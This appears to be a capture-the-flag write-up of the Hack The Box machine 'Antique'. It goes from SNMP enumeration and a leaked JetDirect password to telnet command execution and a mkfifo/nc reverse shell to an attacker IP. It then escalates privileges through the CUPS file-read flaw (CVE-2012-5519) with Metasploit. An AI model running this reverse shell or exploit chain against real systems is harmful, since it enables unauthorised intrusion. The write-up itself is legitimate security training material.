
Information Gathering


1) Found a open port

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ nmap 10.10.11.107 -sV
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-23 17:41 IST
Nmap scan report for 10.10.11.107
Host is up (0.20s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
23/tcp open  telnet?
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port23-TCP:V=7.94SVN%I=7%D=2/23%Time=65D88B9C%P=x86_64-pc-linux-gnu%r(N
SF:ULL,F,"\nHP\x20JetDirect\n\n")%r(GenericLines,19,"\nHP\x20JetDirect\n\n
SF:Password:\x20")%r(tn3270,19,"\nHP\x20JetDirect\n\nPassword:\x20")%r(Get
SF:Request,19,"\nHP\x20JetDirect\n\nPassword:\x20")%r(HTTPOptions,19,"\nHP
SF:\x20JetDirect\n\nPassword:\x20")%r(RTSPRequest,19,"\nHP\x20JetDirect\n\
SF:nPassword:\x20")%r(RPCCheck,19,"\nHP\x20JetDirect\n\nPassword:\x20")%r(
SF:DNSVersionBindReqTCP,19,"\nHP\x20JetDirect\n\nPassword:\x20")%r(DNSStat
SF:usRequestTCP,19,"\nHP\x20JetDirect\n\nPassword:\x20")%r(Help,19,"\nHP\x
SF:20JetDirect\n\nPassword:\x20")%r(SSLSessionReq,19,"\nHP\x20JetDirect\n\
SF:nPassword:\x20")%r(TerminalServerCookie,19,"\nHP\x20JetDirect\n\nPasswo
SF:rd:\x20")%r(TLSSessionReq,19,"\nHP\x20JetDirect\n\nPassword:\x20")%r(Ke
SF:rberos,19,"\nHP\x20JetDirect\n\nPassword:\x20")%r(SMBProgNeg,19,"\nHP\x
SF:20JetDirect\n\nPassword:\x20")%r(X11Probe,19,"\nHP\x20JetDirect\n\nPass
SF:word:\x20")%r(FourOhFourRequest,19,"\nHP\x20JetDirect\n\nPassword:\x20"
SF:)%r(LPDString,19,"\nHP\x20JetDirect\n\nPassword:\x20")%r(LDAPSearchReq,
SF:19,"\nHP\x20JetDirect\n\nPassword:\x20")%r(LDAPBindReq,19,"\nHP\x20JetD
SF:irect\n\nPassword:\x20")%r(SIPOptions,19,"\nHP\x20JetDirect\n\nPassword
SF::\x20")%r(LANDesk-RC,19,"\nHP\x20JetDirect\n\nPassword:\x20")%r(Termina
SF:lServer,19,"\nHP\x20JetDirect\n\nPassword:\x20")%r(NCP,19,"\nHP\x20JetD
SF:irect\n\nPassword:\x20")%r(NotesRPC,19,"\nHP\x20JetDirect\n\nPassword:\
SF:x20")%r(JavaRMI,19,"\nHP\x20JetDirect\n\nPassword:\x20")%r(WMSRequest,1
SF:9,"\nHP\x20JetDirect\n\nPassword:\x20")%r(oracle-tns,19,"\nHP\x20JetDir
SF:ect\n\nPassword:\x20")%r(ms-sql-s,19,"\nHP\x20JetDirect\n\nPassword:\x2
SF:0")%r(afp,19,"\nHP\x20JetDirect\n\nPassword:\x20")%r(giop,19,"\nHP\x20J
SF:etDirect\n\nPassword:\x20");

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 206.92 seconds
```

2) Checked the port



3) It seems to be running a printer



4) Found snmp running on udp


```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sudo nmap 10.10.11.107 -sU --min-rate 1000 --open
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-24 21:36 IST
Warning: 10.10.11.107 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.11.107
Host is up (0.28s latency).
Not shown: 982 open|filtered udp ports (no-response), 17 closed udp ports (port-unreach)
PORT    STATE SERVICE
161/udp open  snmp

Nmap done: 1 IP address (1 host up) scanned in 13.56 seconds
```

5) Enumerated snmp

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ snmpwalk -v 2c -c public 10.10.11.107
iso.3.6.1.2.1 = STRING: "HTB Printer"
```

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ snmpwalk -v 2c -c public 10.10.11.107 .1.3.6.1.4.1.11.2.3.9.1.1.13.0
iso.3.6.1.4.1.11.2.3.9.1.1.13.0 = BITS: 50 40 73 73 77 30 72 64 40 31 32 33 21 21 31 32
33 1 3 9 17 18 19 22 23 25 26 27 30 31 33 34 35 37 38 39 42 43 49 50 51 54 57 58 61 65 74 75 79 82 83 86 90 91 94 95 98 103 106 111 114 115 119 122 123 126
130 131 134 135
```

6) Found password



Exploitation

1) got RCE

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ telnet 10.10.11.107 23
Trying 10.10.11.107...
Connected to 10.10.11.107.
Escape character is '^]'.

HP JetDirect


Password: P@ssw0rd@123!!123

Please type "?" for HELP
> ?

To Change/Configure Parameters Enter:
Parameter-name: value <Carriage Return>

Parameter-name Type of value
ip: IP-address in dotted notation
subnet-mask: address in dotted notation (enter 0 for default)
default-gw: address in dotted notation (enter 0 for default)
syslog-svr: address in dotted notation (enter 0 for default)
idle-timeout: seconds in integers
set-cmnty-name: alpha-numeric string (32 chars max)
host-name: alpha-numeric string (upper case only, 32 chars max)
dhcp-config: 0 to disable, 1 to enable
allow: <ip> [mask] (0 to clear, list to display, 10 max)

addrawport: <TCP port num> (<TCP port num> 3000-9000)
deleterawport: <TCP port num>
listrawport: (No parameter required)

exec: execute system commands (exec id)
exit: quit from telnet session
> exec whoami
lp
>
```

2) Got rev shell

```
To Change/Configure Parameters Enter:
Parameter-name: value <Carriage Return>

Parameter-name Type of value
ip: IP-address in dotted notation
subnet-mask: address in dotted notation (enter 0 for default)
default-gw: address in dotted notation (enter 0 for default)
syslog-svr: address in dotted notation (enter 0 for default)
idle-timeout: seconds in integers
set-cmnty-name: alpha-numeric string (32 chars max)
host-name: alpha-numeric string (upper case only, 32 chars max)
dhcp-config: 0 to disable, 1 to enable
allow: <ip> [mask] (0 to clear, list to display, 10 max)

addrawport: <TCP port num> (<TCP port num> 3000-9000)
deleterawport: <TCP port num>
listrawport: (No parameter required)

exec: execute system commands (exec id)
exit: quit from telnet session
> exec powershell -V
> exec whoami
lp
> exec pwd
/var/spool/lpd
> exec uname -a
Linux antique 5.13.0-051300-generic #202106272333 SMP Sun Jun 27 23:36:43 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
> exec rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 10.10.14.13 4444 >/tmp/f
```


```
┌──(vigneswar㉿VigneswarPC)-[/opt/Windows]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.13] from (UNKNOWN) [10.10.11.107] 38100
bash: cannot set terminal process group (1021): Inappropriate ioctl for device
bash: no job control in this shell
lp@antique:~$
```

Privilege Escalation


1) Found a internal port


```
lp@antique:~$ netstat -antp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN      1028/python3
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN      -
tcp        0      0 10.10.11.107:23         10.10.14.13:42890       ESTABLISHED 1028/python3
tcp        0    286 10.10.11.107:38102      10.10.14.13:4444        ESTABLISHED 1148/nc
tcp6       0      0 ::1:631                 :::*                    LISTEN      -
lp@antique:~$
```

2) Made a tunnel




3) Found CUPS service





4) Checked the page



5) The CUPS Versions is vulnerable

CVE-2012-5519 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

Description

CUPS 1.4.4, when running in certain Linux distributions such as Debian GNU/Linux, stores the web interface administrator key in /var/run/cups/certs/0 using certain permissions, which allows local users in the lpadmin group to read or write arbitrary files as root by leveraging the web interface.

QUICK INFO

CVE Dictionary Entry:
CVE-2012-5519
NVD Published Date:
11/19/2012
NVD Last Modified:
02/12/2023
Source:
Red Hat, Inc.

6) Exploited

```
msf6 post(multi/escalate/cups_root_file_read) > set file /root/root.txt
file => /root/root.txt
msf6 post(multi/escalate/cups_root_file_read) > run

[!] SESSION may not be compatible with this module:
[!]  * incompatible session type: meterpreter
[+] User in lpadmin group, continuing...
[+] cupsctl binary found in $PATH
[+] nc binary found in $PATH
[*] Found CUPS 1.6.1
[+] File /root/root.txt (32 bytes) saved to /home/vigneswar/.msf4/loot/20240224235357_default_10.10.11.107_cups_file_read_292193.txt
[*] Cleaning up...
[*] Post module execution completed
msf6 post(multi/escalate/cups_root_file_read) > cat  /home/vigneswar/.msf4/loot/20240224235357_default_10.10.11.107_cups_file_read_292193.txt
[*] exec: cat  /home/vigneswar/.msf4/loot/20240224235357_default_10.10.11.107_cups_file_read_292193.txt

392fa5d1aa6fdce5995caaeafff6d74cmsf6 post(multi/escalate/cups_root_file_read) >
```